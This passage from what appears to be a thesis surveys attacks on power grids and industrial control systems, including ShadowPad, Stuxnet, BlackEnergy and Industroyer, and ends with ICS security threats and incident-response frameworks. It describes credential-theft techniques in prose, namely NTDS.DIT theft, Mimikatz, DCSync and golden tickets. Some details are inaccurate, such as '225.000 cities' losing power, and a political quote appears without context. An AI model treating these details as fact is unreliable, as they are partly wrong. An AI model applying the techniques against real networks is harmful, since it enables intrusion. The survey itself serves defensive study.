ShadowPad is a remote access Trojan (RAT) that extracts information from the host. Suspected Chinese-sponsored hacking group RedEcho have used this malware, often linked to Chinese government operations, to compromise at least 10 of India's critical power assets near the Line of actual control (LAC). The LAC has been an area of dispute between the countries since the 1950s. By targeting IoT devices the hackers have been able to disrupt four out of five Regional Load Dispatch Centres which is critical for operations and maintaining balance and real-time operations [66].

"(RedEcho)offers limited economic espionage or traditional intelligence-gathering opportunities," but "likely a long-term strategic priority for selection of Chinese state-sponsored threat actors." [66].



SentinelLABS
Obfuscated shellcode loader
(to decrypt "Root" plugin and load it)
Root
(to decrypt and load embedded plugins)
Encrypted config
Plugins
Config
Install
Online
TCP
UDP
DNS
HTTP
Disk
Process
The plugin embedded in the sample
The plugin uploaded from C&C (in memory only)

Figure 13: The architecture of ShadowPad backdoor [67]

"I would like to advise the company concerned that if they really care about global cyber-security, they should pay more attention to the cyber attacks by the U.S. government hackers on China and

> *other countries, and do more to help promote dialogue and cooperation among countries, instead of using the cyber attack issue to stir up trouble and throw mud at China," Lijian said.*

As a RAT ShadowPad is able to extract information as well as execute commands, interact with files and registers, and deploy new modules to extend functionalities within the system [68]. Packaged with a DLL (Dynamic Link Library) loader, the malware is able to execute multiple DLL files at the same time [69].

2.4.3 Stuxnet

The collaborative attack performed by the United States and Israel intelligence agencies was first reported by a Belarus-based anti-virus vendor called VirusBlokAda on June 17, 2010 [70]. Targeting Iran's nuclear plants with the hope of stopping or at least slowing it down.

By gaining access to SCADAs in the system, the malware could reprogram the Programmable logic controller (PLC) in the plant [70]. The first step of the attack, gaining access to a work computer, is not known how was performed. Today many suspect the use of a removable memory media (for example a USB memory stick). Taking advantage of the auto-run functions on such devices the attacker was able to insert the worm into the secure intranet. Once the malware managed to get inside the network, it would start to spread itself throughout the intranet. During this process, the Stuxnet would continuously check for internet access and update itself if possible and spread this trough the whole infected system trough peer-to-peer connections. During this process, the goal would be to find an HMI or PLC in the control system. When access to these targets is gained the malware would be able to detect if it was the intended target or not, if not the spread throughout the intranet would continue, if the answer was yes, stage two would start.




Figure 14: The Stuxnet attack [71]

In stage two the worm would replace the HMI with malicious software such that the control system could be controlled by the attacker by sending false messages to the PLCs. To do this operation, several "zero-day" vulnerabilities in the windows OS were abused. While this is a common way to infiltrate and attack any system, Stuxnet stands out in the share amount of these vulnerabilities they were able to use. The different stages of attack allowed the worm to stay undetected for a long time in stage one before going to the more noisy attack in stage two. In addition, by targeting the HMI the attacker was able to hide the irregularities by first manipulating the PLCs and then displaying normal operations through the HMI. [72]

2.4.4 BlackEnergy

Most relevant to the test this thesis will conduct, BlackEnergy3 (BE) caused a blackout in large parts of the Ukraine power grid, leaving 225.000 cities of Ukraine without power for multiple hours before being able to regain manual control and operate the grid again in 2015. BE1 was first introduced in 2007 as a botnet DDoS capability. Later the second version added functionalities like espionage and spamming [73].

The BE3 attack was a part of the ongoing Russia-Ukrainian war. The attacker got access to the SCADA system through a company computer and consequently was able to disconnect seven 110kv and 23 35kv substations. This is what caused the blackout, causing imbalance and chaos. Using ATPs traditionally intended for espionage was manipulated to cause this [74].

To gain initial access, the company experienced heavy spare-phishing attempts in the months leading up to the outages. These phishing attempts would contain malicious Microsoft Office (MSO) documents containing the malware. Thus if someone opened this document on a work computer the attacker would gain the initial access needed. Like Stuxnet, the malware would then begin to spread within the network, until reaching the command and control (C&C) server. Using HTTP-based communication the attacker was able to communicate with the C&C. Over time the attacker would be able to manipulate the HMIs which made it possible to open the breakers. In addition to this, the attacker included a KillDisk to the malware. A Killdisk is able to delete every available file on a system. By adding this to the attack and deleting everything after the attack was done, recovery was much slower than intended. Lastly, during the recognisance phase, measures to hinder remote access were implemented to further slow down recovery [75].

2.4.5 Industroyer

Lastly, this thesis will discuss Industoryer1&2. Industroyer, also called CrashOverrdrive shares much with BE3. Also used as a part of the Russian-Ukrainian war, the Industoryer was able to tamper directly with hardware found in substations around Kiev. By doing this the attacker was able to avoid using HMIs [76]. After gaining access to the system the attacker would need to gather credentials, this could have been done trough recognisance but it is believed today that the attacker used tools like a golden ticket. A golden ticket would give the attacker free access to the system, like a universal key through the use of NTDS.DIT file. This is done through a vulnerability in the Kerberos authentication protocol, which has been used since Windows 2000. Kerebos is intended to give users temporary keys from an authorised source but this can be abused to counterfeit passes [77].

- **Stealing the NTDS.DIT file** — The NTDS.DIT file is a database that stores Active Directory data, including the password hashes for all users in the domain. A copy of the file is stored on every domain controller, in C: \Windows\NTDS\by default. Someone who obtains this file can take all the time they need to crack those passwords offline, where they cannot be detected, and then use the credentials to act as any user on the domain, including a Domain Administrator.
- **Compromising a workstation** — Many attacks begin with attackers gaining a foothold on a user workstation or other endpoint. If the user has admin rights on the machine, or an admin logged on there at some point in the past, there can be credential artifacts in memory or on the disk drive from the admin's password.
- **Using Mimikatz** — Mimikatz makes it simple to gather credential data from Windows systems. A favorite tool of penetration testers as well as hackers, it is easy to get; official builds are maintained and hosted right on GitHub.
- **Running a DCSync attack** — Active Directory environments typically include multiple domain controllers, which have to remain in sync by updating each other about changes, such as updates to user credentials. In addition, some applications, including Azure Active Directory Connect, need replication permissions. In a DCSync attack, a hacker who has gained access to a privileged account with domain replication rights subverts this AD functionality by pretending to be a DC and requesting password hashes from a legitimate DC. DCSync is a capability of the Mimikatz tool.

How to crate a golden key [77].

After gaining free access to the system the attacker would abuse tools like PowerShell, which is built into most Windows OS to download different malware to itself and spread throughout the ICS network. This malware would contain a multitude of modules giving the attacker access to launchers, payloads, wipers, and backdoors.

Industroyer would then be able to verify if a protocol was successful, giving the attacker valuable information and the ability to tweak future attacks. This was done too for example disconnecting the breakers. By including wipers to the malware the system would be unbootable and remove files to make recovery harder as well as leave backdoors in the system even after the attack. This would happen two hours after the main attack [75].

The attack was done by a group known as Sadworm. Industroyer was only a part of a larger attack targeting many avenues of Ukraine's infrastructure. Together with Industroyer, CaddyWiper targeted the ICS networks, three more were deployed, targeting Linux and Solaris networks attempting to wipe the storage of these devices to erase traces left behind by Industroyer.




Figure 15: Overview of the malware deployed in the attack [78]

Industroyer2 was deployed in April 2022, it targeted regional high-voltage substations but was detected early in the process and damages were mitigated before more serious damages were able to take place [79].

2.4.6 General attack structure

Using these attacks, a general attack structure can be found. From the analysis done, an attack is broken into five stages.

1. Initial access: Initial access is the act of getting a foot inside the system. To gain this first injection, spare-phishing, often trough emails and maldocs is used. After the malware has gained this initial foothold, the attacker is able to start more direct measures.

2. Recon: During the recon phase the attacker will use the information available from the initial access to learn and map out the IT and ICT systems. Ex-filtrating important data can also be done at this stage.

3. Harvest Credentials: From the recon stage, the goal would be to identify the vulnerable parts of the systems as well as extract credentials which could allow the attacker to move freely in the network.


4. Move Laterally: When able to move more freely within the network the malware will try to inject itself deeper into the network, trying to gain access to the ICT network or other high-level targets. Other ways of achieving this could be gaining access to an operation workstation or other ways to control the system.

5. Detonate Payload: Now the attacker has free access to the target the attacker would deploy a payload. These payloads could either manipulate systems like SIS, PLC, SCADA, or ICS. Or the malware can execute control commands.

2.5 ICS/SCADA security

The ICS/SCADA systems and architecture are constantly under evaluation to keep the systems as secure as possible. This is because of the number of threats, risk factors and attack scenarios connected to these systems as well as the potential harm such attacks could have. The share amount of incidents targeting these kinds of systems has seen a significant rise in recent years [80]. One of the reasons for this is the increasing amount of interconnections between private and public networks. From 2014 to 2015 the number of reported vulnerabilities rose from 36 ICS-related vulnerabilities to 135 [81]. Furthermore, it has been shown that the most vulnerable components of ICS systems are HMI, electric devices and SCADA systems.


When considering threats on these systems, approximately 85% of known vulnerabilities have been addressed. This means that 15% are still only partly fixed or not fixed at all, even if some are of critical severity. The most common threats considered are ATPs, Malware, Exploit kits and rootkits, Insider threats, Communication system outages, Eavesdropping, Dos/DDoS, and Data/sensitive information leak [80].



THREATS	DESCRIPTION	LIKELIHOOD	IMPORTANCE
Malware (Virus, Trojan, Worms)	Software programs designed to carry out unwanted and unauthorized actions on a system without the consent of the user, resulting in damage, corruption or information theft. Its impact can be severe, and it has been observed that malware can either be common or customised. This type of attacks, especially worms, affect a wide range of assets, from SCADA systems to standard systems.	Very high	High
Exploit Kits and rootkits	An exploit is a specially crafted code designed to take advantage of a vulnerability in order to gain access to a system. It is one of the most important threat to ICS/SCADA networks, as it can be used by low-skilled attackers as well, and they are difficult to be detected.	Medium	High
Advanced Persistent Threats (APTs)	Attacks designed for a specific target that occur over a long period of time, and are usually carried out in multiple stages. The main objective is to remain hidden and obtain as much information, sensitive data or control in order to achieve the goal of the attack. While the likelihood of this attack is low, it is important to take into account the difficulty of detecting them, which usually takes a long time. They are designed for many scenarios, such as stealing sensitive or proprietary information or disrupting operations.	Low	High
Insider Threat (Internal employee incidents)	An employee, contractor or third party that has access to restricted internal systems makes use of this advantage to steal, modify or access without authorization these systems or other that can be accessible through them.	Low	Crucial
Eavesdropping, (MitM, SCADA communication hijacking)	Unauthorized real-time interception of a private communication, such as a phone call, instant messaging session, videoconference or e-mail communications. In this environment, it can also include the interception of SCADA communications, e.g. control commands and even their modification for unauthorized purposes.	Low	High / Crucial
Communication systems (network) outage	An interruption or failure in the network supply, either intentional or accidental. Depending on the network segment affected and the time it requires to recover the communications, the importance of this threat can range from high to critical.	Low	High / Crucial
(Distributed) Denial of Service	This attack consists of multiple systems 'attacking' to a single target in order to saturate it and make it crash. This can be done merely by trying to make too many connections, flooding a communication channel or replaying the same communications over and over. It is of **high** importance if SCADA devices are affected by this attack and may cause a cease of operations.	Low	Medium / High
Data / Sensitive information leakage	Sensitive data is revealed, intentionally or not, to unauthorized parties. The importance of this threat can vary greatly, depending on the kind of data leaked: • **Medium**: standard operational data, internal procedures. • **High**: business data, private user data or industrial property.	Low	Medium / High

Figure 16: Notable attacks on the ICS/SCADA system with likelihood and importance [80]

These attacks are organised by likelihood and importance. Furthermore, the attack scenario is considered. Which part of the process is compromised and where the attack is placed. As an example, if attack 3. ”Against network link between sensors/actuators and HMI or controller”. In this case, Unauthorized eavesdropping to extract sensitive and operational information is feared. This would allow an attacker to extract sensitive information which then can be used for espionage or other attacks against the system later, by identifying weak spots and potential entry/attack points. The impact of such an attack is very dependent on a multitude of factors but is often a sign of larger and more severe attacks to come. The likelihood on the other hand is considered lower as there are no known cases of this.



SAMPLE ATTACK SCENARIOS	IMPORTANCE LEVEL
1. Against the administration systems of SCADA	Crucial
2. Against actuators	High / Crucial
3. Against the network link between sensors/actuators and HMI or controller	High
4. Against sensors	Medium / Crucial
5. Against the information transiting the network	Medium / Crucial
6. Compromised ICT components as backdoors	Medium / Crucial
7. Exploit Protocol vulnerabilities	Medium / High
8. Against Control Data Historians, Local HMIs or controllers	Medium

Figure 17: Sample attacks scenarios [80].

Common constraints preventing optimal safety and security are initial costs and difficulties justifying the investment in proper cyber-security. Device life cycles in ICS/SCADA devices are often long and thus are rarely replaced, this complicates the implementation of new and better security measures like updating to new devices able to understand encrypted communications and authentication processes. Lack of awareness among operators and management crates lack of education and knowledge which may cause a bigger attack surface. Lack of practices and routines will also be responsible for a bigger attack surface [80].

Technical constraints often found in ICS/SCADA systems are the proprietary systems, which OS and applications are used may make systems harder to secure. A lacking patching process, as most devices are created with a long life cycle, they are not updated or patched for a faster and faster development of threats. The use of proprietary protocols makes adding additional security layers harder unless the manufacturer provides this as well. Lastly, the nature of these systems is remote meaning that physical access often is a challenge [80].

The constraints presented above present some gaps in current operations which can be summarised in a few domains with lesser or weaker security that needs to be addressed. These domains include the domains requiring improvements, like secure communication protocols as many were not created with security in mind, interoperable communication protocols, avoiding the use of homebrew protocols and common frameworks. Work in policies like awareness and regulatory framework at the national or EU level needs to be addressed. Furthermore, product life-cycle management for hardware and software needs to be implemented [80].


Table 6: Recomendations to improve security and resilience of ICS/SCADA Systems [80]

	DESCRIPTION
1	Include security as a main consideration during the design phase of ICS SCADA systems.
2	Identify and establish roles of people operating in ICS/SCADA systems.
3	Define network communication technologies and architecture with interoperability in mind.
4	Establish brainstorming and communication channels for the different participants on the lifecycle of the devices to exchange needs and solutions
5	Include the periodic/SCADA device update process as part of the main operations of the systems.
6	Establish periodic ICS/SCADA security training and awareness campaign within the organization.
7	Promote increased collaboration amongst policy decision-makers, manufacturers and operators at EU level.
8	Define guidelines for the establishment of reliable and appropriate cyber security insurance requirements.

2.6 Incident management and preventative measures

There are a few measures in place to minimize the threat of cyber attacks. An information security incident management (ISIM) is a structured process for efficiently preparing, handling, and learning from information security incidents [82]. Several standards are in place to better prepare operators for incidents, these include NIST SP 800, ISO 27035, ENISA, and ITIL incident management. For example, the NIST standard is divided into five functions, Identify, Protect, Detect, Respond and Recover [83]. The end goal will ultimately be to minimize harm to the organization and systems, this includes loss in productivity, financial loss, loss of reputation, legal issues and issues from consumers [84].

Identification and protection are measurements before an attack takes place, Identify is developing an organizational understanding as a way to prevent damage while protection is awareness training or hardening measurements [83].



Function	Category	ID
Identify	Asset Management	ID.AM
	Business Environment	ID.BE
	Governance	ID.GV
	Risk Assessment	ID.RA
	Risk Management Strategy	ID.RM
	Supply Chain Risk Management	ID.SC
Protect	Identity Management and Access Control	PR.AC
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Information Protection Processes & Procedures	PR.IP
	Maintenance	PR.MA
	Protective Technology	PR.PT
Detect	Anomalies and Events	DE.AE
	Security Continuous Monitoring	DE.CM
	Detection Processes	DE.DP
Respond	Response Planning	RS.RP
	Communications	RS.CO
	Analysis	RS.AN
	Mitigation	RS.MI
	Improvements	RS.IM
Recover	Recovery Planning	RC.RP
	Improvements	RC.IM
	Communications	RC.CO

Figure 18: NIST cyber security framework [85]

Detection is measures done during an attack. This entails activities meant to identify the threat, hopefully in a timely fashion as time is an important aspect of successful attacks. As different attacks and stages of attacks have different levels of noise associated with them, a good and robust detection system might help uncover attackers before they are able to do much damage at all. The faster an attack is identified the faster experts are able to respond accordingly [83]. Examples of this are anomaly detection or different monitoring capabilities [83]. Other effective measures include investigations of suspected phishing attempts, tracking of password activities, data scanning and observing network speed as hacking or malware attempts may cause spikes in network traffic [86]. In this field machine learning is showing great results in detecting unwanted activity [87].

Then respond and recover aims at taking appropriate action after detection and recovery of the system after this response [83].

ISO 27035 is another standard detailing this. Made by International Organization for Standardization (ISO) and International Electrotechnical Commission (IEC) gives the following directions:

- **Incident management:** Exercise of a consistent and effective approach to the handling of information security incidents
- **Incident handling:** Actions of detecting, reporting assessing, responding to, dealing with, and learning from information security incidents
- **Information Security Event:** Occurrence indicating a possible breach of information security or failure of controls
- **Information Security Incident:** One or multiple related and identified information security events that can harm an organization's assets or compromise its operations

- **Incident response:** Actions were taken to mitigate or resolve an information security incidents including those taken to protect and restore the normal ope

